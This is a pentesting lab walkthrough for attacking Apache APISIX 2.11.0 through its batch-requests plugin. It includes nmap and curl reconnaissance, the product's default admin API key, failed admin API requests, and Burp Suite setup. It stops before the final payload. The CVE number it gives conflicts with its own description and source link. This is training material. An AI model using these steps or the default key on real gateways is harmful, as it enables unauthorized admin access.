
ATTACK
DEFENSE
by PentesterAcademy

Name	HTTP Request Smuggling
URL	https://attackdefense.com/challengedetails?cid=2410
Type	Linux Security: Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Kali Machine:

Step 1: Run a Nmap scan against the target machine.

Command: nmap demo.ine.local

```
root@INE:~# nmap demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 10:28 IST
Nmap scan report for demo.ine.local (192.62.127.3)
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
9080/tcp open  glrpc
MAC Address: 02:42:C0:3E:7F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
root@INE:~#
```

Port 9080 is open.

Step 2: Run the curl on port 9080 to find the running server name and version.

Command: curl http://demo.ine.local:9080 -v

```
root@INE:~# curl http://demo.ine.local:9080 -v
*   Trying 192.62.127.3:9080...
* Connected to demo.ine.local (192.62.127.3) port 9080 (#0)
> GET / HTTP/1.1
> Host: demo.ine.local:9080
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Fri, 06 May 2022 04:58:19 GMT
< Content-Type: text/plain; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Server: APISIX/2.11.0
<
{"error_msg":"404 Route Not Found"}
* Connection #0 to host demo.ine.local left intact
root@INE:~#
```


Target is running **Apache APISIX/2.11.0**

What is Apache APISIX?

Apache APISIX lets you build Cloud-Native Microservices API gateways, delivering the ultimate performance, security, open-source and scalable platform for all your APIs and microservices.

Source:
https://apisix.apache.org/#:~:text=Apache%20APISIX%20lets%20you%20build,all%20your%20APIs%20and%20microservices.

Step 3: Search public exploit or a PoC for the Apache APISIX/2.11.0 server.



The target is vulnerable to **CVE-2021-45232.**

Problem description

In versions of Apache APISIX prior to 2.12.1 (excluding 2.12.1 and 2.10.4), there is a risk of rewriting the X-REAL-IP header when the Apache APISIX batch-requests plugin is enabled.

This risk leads to two problems:

- An attacker bypasses the IP restrictions on the Apache APISIX data plane via the batch-requests plugin. For example, bypassing IP black and white list restrictions.
- If the user uses the default Apache APISIX configuration (Admin API enabled, with the default Admin Key and no additional admin port assigned), an attacker can invoke the Admin API via the batch-requests plug-in.

Source: https://apisix.apache.org/blog/2022/02/11/cve-2022-24112/

An attacker can abuse the batch-requests plugin to send requests to bypass the IP restriction of Admin API by overwriting the X-REAL-IP header.

The Apache APISIX is configured with the default admin API key that can only be accessed through the localhost IP address, i.e., 127.0.0.1.

The admin API key is hardcoded in the config.yml file

https://github.com/apache/apisix/blob/release/2.11/conf/config.yaml

```
33   apisix:
34     admin_key:
35       - name: admin
36         key: edd1c9f034335f136f87ad84b625c8f1
37         role: admin
```

Well, so if the key is the default one, and it is known to all it is pretty easy to abuse right? So, the Admin API is only accessible from the localhost (127.0.0.1) and not from the outside. With default installation. Hence not possible to access the API from the outside.

On the attacker machine when an attacker tries to access the APISIX node. It throws a **403 Forbidden** error.

Command: curl "http://demo.ine.local:9080/apisix/admin/services/" -H 'X-API-KEY: edd1c9f034335f136f87ad84b625c8f1'

```
root@INE:~# curl "http://demo.ine.local:9080/apisix/admin/services/" -H 'X-API-KEY: edd1c9f034335f136f87ad84b625c8f1'
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty</center>
</body>
</html>
root@INE:~#
```

Received **403** error, because the server is running with IP restriction rules ("**ip-restriction":true**) that is set to localhost.

The Ngnix server handles the IP restriction as shown in the config below:

```
location /apisix/admin {
    set $upstream_scheme            'http';
    set $upstream_host              $http_host;
    set $upstream_uri               '';

        allow 127.0.0.0/24;
        deny all;

    content_by_lua_block {
        apisix.http_admin()
    }
}
```

Admin API route can only be accessed using localhost and deny the rest.

The original vulnerability exists in Apache APISIX batch-requests plugin. But, cannot access it directly without the admin API key.

Access the batch-request plugin and try to change the maximum of request body size in bytes

Command:

```
curl http://demo.ine.local:9080/apisix/admin/plugin_metadata/batch-requests -H 'X-API-KEY:
edd1c9f034335f136f87ad84b625c8f1' -X PUT -d '
{
   "max_body_size": 4194304
}'
```


```
root@INE:~# curl http://demo.ine.local:9080/apisix/admin/plugin_metadata/batch-requests -H 'X-API-KEY: ed
d1c9f034335f136f87ad84b625c8f1' -X PUT -d '
{
    "max_body_size": 4194304
}'
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty</center>
</body>
</html>
root@INE:~#
```

Received **403 Forbidden.** And it was expected.


Here is the excellent video by **LiveOverflow** explaining how they found the RCE bug in the apache APISIX: https://www.youtube.com/watch?v=yrCXamnX9No

Step 4: Start burp suite and intercept **/apisix/batch-requests** URI request.

Starting Burp Suite





Select **Temporary Project** and Click **Next**



Select **Use Burp Defaults** and Click **Start Burp**


Burp Suite Community Edition v2021.10.3
Select the configuration that you would like to load for this project.
Burp Suite
Community Edition
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Tasks
New scan
New live task
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Filter Running Paused Finished Live task Scan Search...
Issue activity [Pro version only]
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URL...
0 items added to site map
Capturing:
0 responses processed
Filter High Medium Low Info Certain Firm ... Search...
Issue type
Host
Suspicious input transformation (reflected)
http://insecure-bank.com
Burp Suite is out of date
This version of Burp Suite was released over three months ago. Please consider updating to benefit from enhancements and security fixes.
Don't show again for this version
OK
Event log
Filter Critical Error Info Debug
Time
Type
Source
10:32:18 6 May 2022 Info Suite
10:32:16 6 May 2022 Info Proxy Proxy service started
10:32:11 6 May 2022 Info Suite Running as super-us
Memory: 89.3MB
Disk: 32KB




By default burp suite intercept is on. Start the Firefox browser and enable the proxy.


Right-Side Click on the FoxyProxy plugin and enable the **Burp Suite** Proxy.

Hit the following URL in the firefox browser and capture the request in burp.


http://demo.ine.local:9080/apisix/batch-requests




Captured the request



Forward the request to Repeater


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Request to http://demo.ine.local:9080 [192.62.127.3]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
\n
1 GET /apisix/batch-requests HTTP/1.1
2 Host: demo.ine.local:9080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Target: http://demo.ine.local:9080
HTTP/1
Request
Response
Pretty
Raw
Hex
\n
1 GET /apisix/batch-requests HTTP/1.1
2 Host: demo.ine.local:9080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
INSPECTOR
Search...
0 matches
Ready
Shell No. 1
Burp Suite Commun...
Mozilla Firefox
desktop 4

Replace the below **request** with the captured one.

